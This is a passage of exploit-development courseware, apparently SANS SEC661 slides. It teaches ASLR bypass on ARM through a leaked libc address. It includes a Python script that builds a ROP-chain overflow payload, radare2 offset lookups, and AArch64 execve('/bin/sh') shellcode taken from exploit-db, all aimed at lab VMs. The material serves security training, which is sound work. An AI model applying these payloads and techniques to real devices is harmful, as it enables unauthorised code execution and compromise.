
Remember the technique we used to find the runtime address of system? We can do the same thing with `gadget`[1]. The runtime address for `gadget`[1] is 0xb6e993fc.

Finding Strings in Radare2

- Find the offset for /bin/sh in radare2
  - izz – search for strings
- Add the offset to libc

```
nemo@hammerhead:~/labs/leak$ radare2 libc-2.31.so
...
[0x0001aad8]> aaa
...
[0x0001aad8]> izz | grep /bin/sh
17650 0x000e034c 7   8   .rodata   ascii   /bin/sh
```

```
nemo@hammerhead:~$ python
...
>>> hex(0xb6e3a000 + 0xe034c)
'0xb6f1a34c'
```



Radare2 can be used to find the offset of a "`/bin/sh`" string that we have identified previously for our `ROP` gadgets. We use the same technique and find the offset for the string at 0xe034c, and this makes the address of the "`/bin/sh`" string at runtime 0xb6f1a34c.

```
>>> hex(0xb6e3a000 + 0xe034c)
'0xb6f1a34c'
```

Using the izz command in radare2 will list all of the strings.

```
[0x0001aad8]> iz?
| iz|izj          Strings in data sections (in JSON/Base64)
| izz             Search for Strings in the whole binary
| izzz            Dump Strings from whole binary to r2 shell (for huge files)
| iz- [addr]      Purge string via bin.str.purge
[0x0001aad8]> izz | grep /bin/sh
17650 0x000e034c 0x000e034c 7   8   .rodata                    ascii   /bin/sh
```


Building the ROP Chain

- We now have the runtime addresses needed to assemble and throw the exploit and bypass ASLR

gadget1	0xb6e993fc
system	~~0xb6e6c990~~
"/bin/sh"	0xb6f1a34c

0xb6e6c991

We need to use +1 for system since this is a THUMB function.



Now we have the runtime addresses of the artifacts we need to build our `ROP` chain. We did this by leveraging a (`staged`) memory leak, calculating the runtime address of `libc`, and then adding the static offsets to the runtime address of `libc` to get the runtime addresses of the artifacts we needed to craft our exploit.

Take a look at `/home/nemo/labs/leak/exploit.py` and see how the math is done. The only variable that needs to change in this script is the `memmove` address. The math in the script takes care of the rest.

```
nemo@hammerhead:~/labs/leak$ cat exploit.py
import struct

# UPDATE THIS VALUE
memmove_addr = 0xb6e99310

# Offsets will be based on libc version
offset_system = 0x32991
offset_memmove = 0x5f310
offset_gadget1 = 0x5f3fc
offset_binstr = 0xe034c

# Find the base address of libc
libc_addr = memmove_addr - offset_memmove

# Calculate the absolute addresses according to their offsets
gadget1_addr = libc_addr + offset_gadget1
binstr_addr = libc_addr + offset_binstr
system_addr = libc_addr + offset_system
```

```
print("libc addr: 0x%08x, memmove_addr: 0x%08x, gadget1 addr: 0x%08x, binstr addr: 0x%08x, system addr: 0x%08x" % (libc_addr, memmove_addr, gadget1_addr, binstr_addr, system_addr))

# Combine into a buffer
buffer = "A"*116 + struct.pack('<I', gadget1_addr) + struct.pack('<I', binstr_addr) + "\x43\x43\x43\x43" + struct.pack('<I', system_addr)

# Write buffer to config file
config_file = open('config.txt', 'wb')
config_file.write(buffer)
config_file.close()
```

Lab 11 | Memory Leaks

Duration Time: 30 Minutes

ASLR can be a devastating exploit mitigation. Without knowledge of the memory layout, attackers don't know what addresses to use in their payloads. Memory leaks can potentially provide enough information to piece together an effective exploit. In this lab we use a staged memory leak in order to demonstrate how they can be leveraged to bypass ASLR.

OBJECTIVES

- Finding the base address of a memory segment given a leaked address
- Using tools to find the offset of items within a memory segment (readelf, objdump, radare2)
- Calculating required addresses in order to build a ROP chain to defeat ASLR

PREPARATION

This lab will be done in the Mako virtual machine.

See the SANS SEC661 workbook for detailed lab instructions.

Tools used: objdump, readelf, radare2, gdb

For detailed lab instructions, see the SANS SEC661 workbook.

Course Roadmap

SEC661.1
ARM Exploit Fundamentals

SEC661.2
Exploiting IoT Devices

SEC661.2

1. **Firmware**
   Lab: Firmware Extraction
2. **Router Emulation**
3. **Netgear Exploit**
   Lab: Netgear Exploit
4. **ROP**
   Lab: ROP
5. **Dlink Exploit**
   Lab: Dlink Exploit
6. **Memory Leaks**
   Lab: Memory Leaks
7. **64-Bit ARM**
   Lab: 64-Bit ARM

This page intentionally left blank.

64-bit ARM

Exploiting a 64-bit ARM system shares many of the same concepts as a 32-bit system. At a glance, we notice the addresses and registers are larger, but many of the underlying fundamentals are the same. The larger address space can be problematic at times, but there are also some benefits to this platform. Smartphones, laptops, and other consumer-based systems have transitioned to 64-bit, but many of the smaller, embedded systems still run 32-bit ARM.

This page intentionally left blank.

ARM64 - Overview

- Introduced in ARMv8
  - Continued in ARMv9 (Announced March 30, 2021)
- Backward compatibility to run 32-bit ARM instructions

Referred to as ARM64 or AARCH64

64-bit ARM became available with the introduction of the ARMv8 architecture. So, if you are running ARMv7 or below, know that you will be on a 32-bit platform. ARMv8 processors are backward compatible and can run in either 32-bit (aarch32) or 64-bit (aarch64) mode. It is common to refer to ARM 64-bit as AARCH64. These terms are interchangeable, and you will see this throughout the labs. While many of the IoT devices are running 32-bit architectures, you will find 64-bit ARM processors in cell phones and other systems that are designed for heavy use by consumers.

ARMv9 was introduced at the end of March 2021 and will no doubt introduce many new improvements and security features.

64-bit ARM Registers

- Registers can be read as 64-bit (x0-x30, sp, pc) or 32-bit values (w0-w30)
- 31 General Purpose Registers (vs 13 in 32-bit)
- 2 Special Purpose Registers (sp, pc)
- Registers x0-x7 can be used to pass arguments to functions (vs r0-r3)

```
x0-x29
LR (x30): Link Register
SP: Stack Pointer
PC: Program Counter
```

```
32-bit address space: 0x0 – 0xffffffff
64-bit address space: 0x0 - 0xffffffffffffffff
```


The registers in 64-bit ARM start with "X" instead of "R" as we saw with the 32-bit ARM processors. The lower 32-bits of the 64-bit registers can also be referenced with "W". The 64-bit ARM processor now has 31 (x0-x30) general purpose registers instead of 13. SP, and PC are considered special purpose registers.

There are also new registers. For example, the special registers XZR (can also be referenced as WZR) are always 0.
Note: We will use this later in our shellcode example.

There is also much more addressable memory on 64-bit systems.
32-bit = 4 gb
64-bit = 17,179,869,184 gb

Another point to keep in mind, especially when writing shellcode is that the program counter `(PC)` is not considered a general-purpose register in A64, and it cannot be used with data processing instructions. See the resources below for additional information.

Reference:
https://developer.arm.com/documentation/102374/0101/Registers-in-AArch64---general-purpose-registers
https://developer.arm.com/documentation/102374/0101/Registers-in-AArch64---other-registers

Compiling and Debugging

- Compiling is done the same with gcc
  - The same C code can be compiled for both 32-bit and 64-bit ARM
  - Assembly and object code will be different
- Cross compiling is done the same way but with a different toolchain (aarch64-linux-gnu-gcc)
- Debugging is similar
  - View 64-bit values using 'g' format specifier (i.e., x/30g $sp)
  - gef also works with 64-bit ARM

Under the hood, the assembly and object code will be different from 32-bit ARM because it has to match the architecture in order to run. However, the C code is at a higher layer of abstraction, and it can be the same (in most cases) in both 32-bit and 64-bit ARM. `Gcc` will compile the source code and create intermediate assembly instructions that match the target architecture.

Cross-compiling for aarch64 on a non-native platform is done the same way, but with a different toolchain `(aarch64-linux-gnu-gcc)`.

```
nemo@tiger:~/labs64/simple_loop$ gcc -o simple_loop src/simple_loop.c

nemo@tiger:~/labs64/simple_loop$ file simple_loop
simple_loop: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter
/lib/ld-linux-aarch64.so.1, BuildID[sha1]=ed6354678540f6f7352053032535621a914c3c8d, for GNU/Linux
3.7.0, not stripped

nemo@tiger:~/labs64/simple_loop$ gdb simple_loop
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
```

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
87 commands loaded for GDB 9.2 using Python engine 3.8
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from simple_loop...
(No debugging symbols found in simple_loop)
gef➤  disas main
Dump of assembler code for function main:
   0x000000000000076c <+0>:     stp     x29, x30, [sp, #-48]!
   0x0000000000000770 <+4>:     mov     x29, sp
   0x0000000000000774 <+8>:     str     w0, [sp, #28]
   0x0000000000000778 <+12>:    str     x1, [sp, #16]
   0x000000000000077c <+16>:    mov     w0, #0xa                        // #10
   0x0000000000000780 <+20>:    str     w0, [sp, #44]
   0x0000000000000784 <+24>:    str     wzr, [sp, #40]
   0x0000000000000788 <+28>:    b       0x798 <main+44>
   0x000000000000078c <+32>:    ldr     w0, [sp, #40]
   0x0000000000000790 <+36>:    add     w0, w0, #0x1
   0x0000000000000794 <+40>:    str     w0, [sp, #40]
   0x0000000000000798 <+44>:    ldr     w1, [sp, #40]
   0x000000000000079c <+48>:    ldr     w0, [sp, #44]
   0x00000000000007a0 <+52>:    cmp     w1, w0
   0x00000000000007a4 <+56>:    b.lt    0x78c <main+32>  // b.tstop
   0x00000000000007a8 <+60>:    ldr     w1, [sp, #40]
   0x00000000000007ac <+64>:    adrp    x0, 0x0
   0x00000000000007b0 <+68>:    add     x0, x0, #0x868
   0x00000000000007b4 <+72>:    bl      0x650 <printf@plt>
   0x00000000000007b8 <+76>:    mov     w0, #0x0                        // #0
   0x00000000000007bc <+80>:    ldp     x29, x30, [sp], #48
   0x00000000000007c0 <+84>:    ret
End of assembler dump.
gef➤
```

ARM64 Cross-Compile and Execute

```
nemo@hammerhead:~/labs64/simple_loop/src$ uname -a
Linux hammerhead 5.8.0-44-generic #50~20.04.1-Ubuntu SMP Wed Feb 10 21:07:30 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux

nemo@hammerhead:~/labs64/simple_loop/src$ aarch64-linux-gnu-gcc -static -o simple_loop.arm64
./simple_loop.c

nemo@hammerhead:~/labs64/simple_loop/src$ file simple_loop.arm64
simple_loop.arm64: ELF 64-bit LSB executable, ARM aarch64, version 1 (GNU/Linux), statically
linked, BuildID[sha1]=bbfcabcb356c65444ed5ca1b61f6258f62c7135a, for GNU/Linux 3.7.0, not stripped

nemo@hammerhead:~/labs64/simple_loop/src$ ./simple_loop.arm64
bash: ./simple_loop.arm64: cannot execute binary file: Exec format error

nemo@hammerhead:~/labs64/simple_loop/src$ qemu-aarch64 ./simple_loop.arm64
total: 10
```


There is also a qemu tool for executing 64-bit ARM binaries. Like qemu-arm, `qemu-aarch64` will execute user mode programs. As you can see, many of these tools operate in a similar way as the 32-bit tools.

Note: These programs must be statically compiled, or you need to supply a path for them to find their dependencies with the "`-L`" parameter.

Radare2 – AARCH64 (verify_pin)

```
[0x00400570]> s main
[0x00400750]> pdf
            ; CODE XREF from loc.__wrap_main @
┌ 104: int main (int argc, char **argv);
... <skipped>...
│           0x0040076c      00200091       add x0, x0, 8
│           0x00400770      000040f9       ldr x0, [x0]
│           0x00400774      ceffff97       bl sym.verify_pin
│           0x00400778      e0bf0039       strb w0, [var_2fh]
│           0x0040077c      e0bf4039       ldrb w0, [var_2fh]  ; [0x2f:4]=-1 ; 47
│           0x00400780      1f000071       cmp w0, 0
│       ┌─< 0x00400784      a0000054       b.eq 0x400798
│       │   0x00400788      800200d0       adrp x0, 0x452000
│       │   0x0040078c      00e02b91       add x0, x0, 0xaf8   ; 0x452af8 ; "The door is locked. Try again\n" ; const char *s
│       │   0x00400790      fc320094       bl sym.puts         ; int puts(const char *s)
│      ┌──< 0x00400794      06000014       b 0x4007ac
│      ││   ; CODE XREF from main @ 0x400784
│      │└─> 0x00400798      800200d0       adrp x0, 0x452000
│      │    0x0040079c      00602c91       add x0, x0, 0xb18   ; 0x452b18 ; "Door unlocked!!!\n" ; const char *s
│      │    0x004007a0      f8320094       bl sym.puts         ; int puts(const char *s)
│      │    0x004007a4      00008052       movz w0, 0
│      │    0x004007a8      a0160094       bl sym.exit         ; void exit(int status)
│      │    ; CODE XREF from main @ 0x400794
│      └──> 0x004007ac      00008052       movz w0, 0
│           0x004007b0      fd7bc3a8       ldp x29, x30, [sp], 0x30
└           0x004007b4      c0035fd6       ret
[0x00400750]>
```

address | object code

Radare2 also works the same way. The addresses shown in the listing are not the full 64-bit addresses. Also, notice that each instruction is 4 bytes.


This example was done from the hammerhead vm.


nemo@hammerhead:~/labs64/verify_pin$ r2 ./verify_pin
[0x00400570]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for vtables
[x] Finding xrefs in noncode section with anal.in=io.maps
[x] Analyze value pointers (aav)
[x] Value from 0x00400000 to 0x0047639d (aav)
[x] 0x00400000-0x0047639d in 0x400000-0x47639d (aav)
[x] Emulate functions to find computed references (aaef)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.

Continued ...

```
[0x00400750]> ia | more
arch     arm
baddr    0x400000
binsz    604870
bintype  elf
bits     64
canary   true
class    ELF64
compiler GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crypto   false
endian   little
havecode true
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  ARM aarch64
maxopsz  4
minopsz  4
...
```

Ghidra – AARCH64






Ghidra also works the same with aarch64 binaries. All of the features work with both 32-bit and 64-bit versions of ARM.

nemo@hammerhead:~$ `./ghidraRun`

Tiger Virtual Machine

- Similar to mako and dogfish, but 64-bit




```
nemo@hammerhead:~$ cd qemu/tiger
nemo@hammerhead:~/qemu/tiger$ ls
conf  flash0.img  flash1.img  start_tiger.sh  tiger.img
nemo@hammerhead:~/qemu/tiger$ sudo ./start_tiger.sh
```

```
nemo@tiger:~$ lscpu
Architecture:                    aarch64
CPU op-mode(s):                  32-bit, 64-bit
Byte Order:                      Little Endian
...
```


A 64-bit ARM virtual machine named “tiger” is available that can be ran from within the hammerhead vm. It has 2 flash image files in addition to its virtual hard disk (`tiger.img`) but runs similar and is started the same as the mako and dogfish vms. Once it is booted up, it is still recommended to use `ssh` for accessing the this vm. This will take full advantage of the display in the Linux console.

nemo@hammerhead:`~$ cd qemu/tiger`

nemo@hammerhead:`~/qemu/tiger$ ls`
conf flash0.img flash1.img start_tiger.sh tiger.img

nemo@hammerhead:`~/qemu/tiger$ sudo ./start_tiger.sh`

Continued on the following page.

AARCH64 - Buffer Overflow Exploits

- Overflow concepts are similar to 32-bit
- Addresses used in the exploit will be 64-bit
  - Return addresses, pointers, etc.
  - More bytes may require additional workarounds to avoid bad characters
- Function prologues and epilogues will be different
  - The same underlying concepts for exploitation apply
  - If you can overflow a stack buffer, determine whether or not you can gain control of execution based on what you can overwrite

We will work through some labs with 64-bit ARM, and you will see the differences, but you will also notice that many of the underlying fundamentals are the same. This is true with buffer overflows as well.

One major differences are the addresses and registers that you need to work with. More bytes in the addresses mean more potential for bad characters causing problems. It also means more space will be needed for `ROP` gadget buffers, etc.

AARCH64 Shellcode

- In supervisor calls, populate x8 instead of r7 with the service id. Also, syscall id associations are different.

```
nemo@tiger:~/labs64/shellcode/asm$ cat execve.s
//Original shellcode available here: https://www.exploit-db.com/exploits/47048
//Author: Ken Kitahara

.section .text
.global _start
_start:
    // execve("/bin/sh", NULL, NULL)
    mov  x1, #0x622F            // x1 = 0x000000000000622F ("b/")
    movk x1, #0x6E69, lsl #16   // x1 = 0x00000006E69622F ("nib/")
    movk x1, #0x732F, lsl #32   // x1 = 0x0000732F6E69622F ("s/nib/")
    movk x1, #0x68, lsl #48     // x1 = 0x0068732F6E69622F ("hs/nib/")
    str  x1, [sp, #-8]!         // push x1
    mov  x1, xzr                // args[1] = NULL
    mov  x2, xzr                // args[2] = NULL
    add  x0, sp, x1             // args[0] = pointer to "/bin/sh\0"
    mov  x8, #221               // Systemcall Number = 221 (execve)
    svc  #0x1337                // Invoke Systemcall
```


Assembling shellcode works the same in 64-bit ARM. We can also link object files with `ld -N` for testing just like we did with 32-bit ARM.

In this shellcode, we take advantage of the `xzr` register which always holds zero. The instructions `'mov x1, xzr'` and `'mov x2, xzr'` are used and the opcodes for these instructions will not have null bytes like we would have if we were to use `'movs x1, #0'`.

Also, when we invoke a supervisor call using the svc instruction, we need to put the `syscall id` into the `x8` register. This is different from 32-bit ARM that used the `r7` register.

The `syscall ids` are different as well. In 64-bit ARM the `syscall id` for `execve` is 221, but on 32-bit ARM it was 11. See the link in Resources for more information.

```
nemo@tiger:~/labs64/shellcode$ as -o execve.o ./execve.s

nemo@tiger:~/labs64/shellcode$ ld -N -o execve execve.o

nemo@tiger:~/labs64/shellcode$ ./execve
$
```

Reference:
ARM 64-bit `syscall ids`
https://github.com/torvalds/linux/blob/v4.17/include/uapi/asm-generic/unistd.h
`https://www.exploit-db.com/exploits/47048`

Lab 12 | 64-Bit ARM

Duration Time: 30 Minutes

Working with 64-bit ARM is different from working with 32-bit, but there are also many similarities. This lab is intended to demonstrate the differences while at the same time show how the underlying fundamentals apply.

OBJECTIVES

- Compiling and debugging
- Observing function calls
- Assembling shellcode and extracting bytes
- Exploiting a buffer overflow

PREPARATION

This lab will be done in the Tiger virtual machine.

See the SANS SEC661 workbook for detailed lab instructions.

Tools used: gcc, gdb, as, ld, objdump, objcopy, python

For detailed lab instructions, see the SANS SEC661 workbook.

SEC661 Conclusion

Thank You!

This page intentionally left blank.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
John deGruyter
debug@hungryhackers.org

SANS INSTITUTE
11200 Rockville Pike, Suite 200
N. Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.